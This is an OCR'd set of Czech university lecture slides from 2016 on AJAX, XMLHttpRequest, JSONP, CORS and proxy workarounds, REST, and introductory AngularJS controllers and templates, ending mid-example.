Proč to nepoužívat (nevýhody)


- Aplikace se rozdělí do více vrstev
- Na JS se nelze spolehnout
  - měli bychom nabízet i nonJS řešení
- Některé části logiky je nutné programovat 2x
  - nebo používat JS i na serveru?
  - nebo přemýšlet úplně jinak?


Omezení/nevýhody


- Nelze spouštět backend skripty na jiné doméně
  - rozebereme později
- Složitější ladění
  - je nutné zpracovat v JS chyby komunikace
  - chybu na serveru není vidět
    - je nutné logovat do souboru
    - případně podle stavových HTTP kódů

Proč to funguje

- DOM je prohlížečem dynamicky mapován na vizuální reprezentaci v prohlížeči
  - DHTML





classic web application model (synchronous)
client
user activity
user activity
user activity
data transmission
data transmission
data transmission
data transmission
time
system processing
system processing
server


Ajax web application model (asynchronous)
client
browser UI
user activity
input
display
input
display
input
display
input
display
Ajax engine
client-side processing
data transmission
data transmission
data transmission
data transmission
data transmission
data transmission
data transmission
data transmission
time
server-side processing
server-side processing
server-side processing
server-side processing
server

Nic nového…

- načítání stránek (např. s JS kódem nebo daty) do skrytého prvku iframe
  - Např. internetové chaty už kolem r.2000



JavaScriptový HTTP klient

- Objekt XMLHttpRequest
  - Důležité metody
    - client.open(method, url, async)
      - Otevře konexi
      - Asynchrnonní true = nečeká a provádí další příkazy JS, vyvolávají se události
    - client.send(data)
      - Data jsou nepovinná, použijí se pro POST metodu
    - client.abort()

JavaScriptový HTTP klient

- Objekt XMLHttpRequest
  - Důležité vlastnosti
    - client.readyState
      - 0 až 4
    - client.status
      - 200, 404, … HTTP kódy
    - client.responseText
      - Data poslaná ze serveru jako text – pro JSON
    - client.responseXML
      - Data poslaná ze serveru jako DOM

JavaScriptový HTTP klient

- Objekt XMLHttpRequest
  - Hlavní událost:
    - client.onreadystatechange = function() {...};
    - Vyvolá se při změně vlastnosti readyState
    - Kontrolujeme
      - this.readyState == 4
      - this.status == 200

Jak to funguje

- Na straně klienta požádáme server o nějakou URL
  - Mimo GET můžeme poslat i POST, PUT nebo DELETE požadavek
- Server požadavek zpracuje
  - odpoví textem, který obsahuje např. JSON nebo XML data
  - Nebo chybovým kódem 404, 500, …
- Na straně klienta odpověď zpracujeme

Příklad - čistý JS

```
var client = new XMLHttpRequest();
client.onreadystatechange = function() {
  if(this.readyState == 4) {
    if(this.status == 200) {
      console.log(this.responseText);
    }
  }
};
client.open("GET", "http://…", true);
client.send();
```

https://jsfiddle.net/vgm73fL2/

Jak v jQuery

- Metody:
  - $.ajax(…)
  - $.getJSON(url, callback)
  - $.post(…)
  - $.get(…)

- Příklad
  - https://jsfiddle.net/tjmw224b/

Změna URL v adresním řádku

- URL by mělo odpovídat stavu stránky
- Pomocí location.hash
  - Část URL za # je libovolná
  - Interpretuje se pouze v JS
- Přes objekt history
  - lze s omezením měnit URL
  - je to problematické (tlačítko zpět)
    - po reloadu se URL generovaná v JS požaduje po backendu!

duplikace logiky

Změna pomocí location.hash

- location.hash se zpracovává jen pomocí JavaScriptu
- Kontrolovat např. při události window.onload a uvést stránku do požadovaného stavu.

```
if(location.hash) {
  console.log(location.hash);
}
```

Same origin policy

- standardní prohlížeč brání načtení zdroje dat z jiné domény, než je v adr. řádku
- řešení:
  - úprava hlaviček odpovědi
    - access-control-allow-origin: *
  - JSONP
    - JSON odpověď obalím voláním funkce
  - Vlastní proxy

bez přístupu ke kódu serveru nic nezmůžu

JSONP - JSON with padding

- načtení libovolného skriptu z libovolného zdroje, předání dat řešeno voláním JS funkce
  - název funkce je předán datovému zdroji v požadavku

```
<script type="text/javascript">
  function zpracuj(data) {
    console.log(data)
  };
</script>
<script src="...?f=zpracuj"></script>
```

server vygeneruje JS tak, aby volal funkci zpracuj


JSONP odpověď serveru

```
<script src="...?f=zpracuj"></script>

-------------

zpracuj({
  nejaka: "data",
  formatovana: "jako JSON",
  klic: "hodnota",
  …
});
```

v naší aplikaci deklarujeme funkci a serveru předáme její název; server se postará a její zavolání ve vráceném JS

Volání pomocí proxy

- v rámci backendové části vlastní aplikace vytvoříme skript, který zajistí síťovou komunikaci s jiným serverem
  - díky tomu je AJAX/AJAJ požadavek realizován jen na vlastní doméně



PHP proxy - knihovna cURL

```
<?php
  $ch = curl_init("http://www.example.com/");

  curl_setopt($ch, CURLOPT_HEADER, 0);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

  $data = curl_exec($ch);
  curl_close($ch);

  header("Content-type: text/plain;charset=UTF-8");
  echo $data;
```

REST - Representational State Transfer

- čtení, zápis, mazání a aktualizace dat
- využívá přímo HTTP metody
  - GET
  - POST - vytvoření nové položky
  - PUT - obvykle aktualizace
  - DELETE
- bezstavový
- používá XML nebo JSON

REST - příklad

- GET /clanky
  - výpis článků
- GET /clanky/{id}
  - detail článku
- POST /clanky + JSON data
- PUT /clanky/{id} + JSON data
- DELETE /clanky/{id}

POST obvykle vytváří novou položku, PUT je aktualizace


REST API

- API založené na REST principu
- http://docs.watodoapp.apiary.io

cvičení

- http://docs.ipicartexample.apiary.io/
- https://dev.twitter.com/rest/public

Problém 1



Problém 2

- Lze jen pomocí jQuery pohodlně realizovat i rozsáhlé prezentace nebo přímo aplikace?
- Lze nějak zjednodušit tvorbu JS aplikací?

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 14.4.2016

Webové technologie

RIA, SPA, AngularJS - šablony a controllery, služby $scope a $http


Mendelova univerzita v Brně

RIA - Rich Internet Application

- chová se podobně jako desktopová aplikace
  - okamžité reakce
  - přenosy dat na pozadí
  - velké množství logiky přeneseno na klienta
    - pozor: nelze přenést vše
  - využití moderních API nebo pluginů
  - možnost práce i offline

RIA - Rich Internet Application

- kombinace mnoha technologií
- historický vývoj:
  1. applety (Java)
  2. flash/silverlight
  3. **čistý JS**
     - s frameworkem



SPA - Single Page Application

- Aplikace se načte pouze 1x
  - jakákoliv další navigace je pouze v JS
  - přenosy dat na pozadí
- 100% JS, 100% RIA
  - Na serveru zůstává pouze DB a API (např. REST)
- Nutně vyžaduje JS framework
  - jQuery nestačí

Ukázky RIA/SPA

- http://www.sreality.cz
- http://www.zbozi.cz

- http://maps.google.com
  - a další: drive, mail, docs

- http://www.hejbejbrnem.cz

AngularJS 1.x

- Vydáno r. 2009, verze 2 v roce 2016
  - https://angularjs.org/
- Frontendový framework
  - MVW - model-view-whatever
- Aplikace běží na straně klienta
  - Práce s modelem, šablony
- Komunikace s modelem pomocí AJAJ
  - ideálně REST

AngularJS - proč?

- nový přístup k tvorbě webových aplikací
- navržen pro dynamické změny HTML struktury - šablony
- šetří spoustu práce programátorovi
- je vhodný pro (větší) aplikace
  - na statické prezentace je zbytečný (nevhodný)

AngularJS - motivační příklad - kalkulačka

```
<form>
    <label>a:</label>
    <input type="number" ng-model="a" ng-change="calculate(opName, a, b)" />
    <br />

    <label>operace:</label>
    <select ng-model="opName" ng-change="calculate(opName, a, b)">
        <option ng-repeat="(k, v) in ops" value="{{k}}" ng-selected="k == opName">{{k}}</option>
    </select>
    <br />

    <label>b:</label>
    <input type="number" ng-model="b" ng-change="calculate(opName, a, b)" />
    <br />

    <div ng-if="result">
        Výsledek: {{a}} {{opName}} {{b}} = {{result}}
    </div>
</form>
```

AngularJS - motivační příklad - kalkulačka

```
app.controller('calculatorCtrl', ['$scope', function($scope) {
    $scope.ops = {
        '+': function(a, b) { return a + b },
        '-': function(a, b) { return a - b },
        '*': function(a, b) { return a * b },
        '/': function(a, b) { return a / b }
    };
    $scope.result = null;
    $scope.a = 0;
    $scope.b = 0;
    $scope.opName = '+';

    $scope.calculate = function(opName, a, b) {
        $scope.result = null;
        if($scope.ops[opName]) {
            $scope.result = $scope.ops[opName](a, b);
        }
    };

}]);
```

AngularJS - motivační příklad - kalkulačka

- věnujte pozornost tomu, jak je to napsané
  - v celém kódu není jediný příkaz typu "teď překresli výsledek" a v JS kódu nevytváříme HTML objekty (máme šablony)
    - vše se hlídá automaticky
      - pokud dodržujeme určitá pravidla
- https://jsfiddle.net/hkhaf1s8/


je to framework
- řídí nás to


AngularJS - nevýhody


- větší zátěž klienta
  - staré počítače mají problémy
- staré prohlížeče mají problémy
  - nepodporují nové API (např. history)
- vyhledávače většinou neumí indexovat dynamický obsah
  - Google ano
  - site:informatika.mendelu.cz

AngularJS a JSFiddle

- https://jsfiddle.net/0jwojjop/
  - přidat vlastní knihovnu z CDN
  - nastavit prostředí








AngularJS

- Aplikace
  - View
  - Kontrolery
  - Služby
  - Direktivy
  - Filtry



AngularJS - Aplikace

- aplikace je kontejner, do kterého registrujeme jmenované komponenty
  - může být složena z modulů

```
var app = angular.module('app',
            ['modul1', 'modul2']);

app.constant("nazev", …);
app.config(function() {…});
app.run(function() {…});
```

inicializace

AngularJS - dependency injection

- každá komponenta aplikace deklaruje své závislosti, když je vytvářena její konkrétní instance, budou jí předány instance služeb, konstant apod.

```
var app = angular.module('app', []);
app.constant("zav", {…});

app.controller('Nazev', function(zav) {
  zav.metoda();
});
```

AngularJS - View

tzv. direktivy

- HTML šablona
  - obohacená o speciální atributy ng-*
    - ng-app, ng-controller
    - ng-model, ng-bind, ng-bind-html…
    - ng-if, ng-repeat…
    - ng-show, ng-hide…
    - ng-class, ng-style, ng-href, ng-src…
    - ng-click, ng-change, ng-submit…
- https://jsfiddle.net/8vgsdgwo/

Speciality

- ng-src, ng-href
  - Nahrazuje standardní atributy href a src
  - Pokud používáme v atributech proměnné {{…}}, došlo by ke dvojitému odeslání HTTP požadavku (u src) nebo podivnému mezistavu (u href)
  - https://jsfiddle.net/7q8bvhwg/

AngularJS - View

```
<!DOCTYPE html>
<html ng-app="app">
  <head>…</head>
  <body>
    <div ng-controller="NazevCtrl">
      <p ng-repeat="person in people">
        {{person.name|filtr}}
      </p>
    </div>
  </body>
</html>
```

direktiva

proměnná s filtrem

AngularJS - Kontroler

- JS funkce
  - pracuje se službami
    - načte obvykle data z REST API a zajistí jejich předání šabloně ($scope, $http)
  - opačně data zase odešle
- pomocí dependency injection získá reference na potřebné služby
  - $scope, $rootScope, $http, $routeParams…

AngularJS - Kontroler

závislosti přes DI

```
app.controller('Ctrl', function($scope) {

  $scope.cokoliv = "data";

  $scope.funkce = function(arg1) {
    $scope.cokoliv = "jina data";
    …
  };

});
```

i funkce pro obsluhu události je vlastnost $scope

AngularJS - $scope a $rootScope

- kontejner propojující kontroler a view
- $rootScope je v aplikace jen jeden

```
$rootScope.nadpis = "…";
$scope.text = "…";
```

$rootScope

```
<body ng-app="app">
  {{nadpis}}
  <header ng-controller="HeaderCtrl">
    {{nadpis}}
    {{text}}
  </header>
  {{text}} <!-- nefunguje -->
</body>
```

$scope
z HeaderCtrl

AngularJS - zanoření kontrolerů

```
<div ng-controller="firstCtrl">
  {{prom}}
  <div ng-controller="secondCtrl">
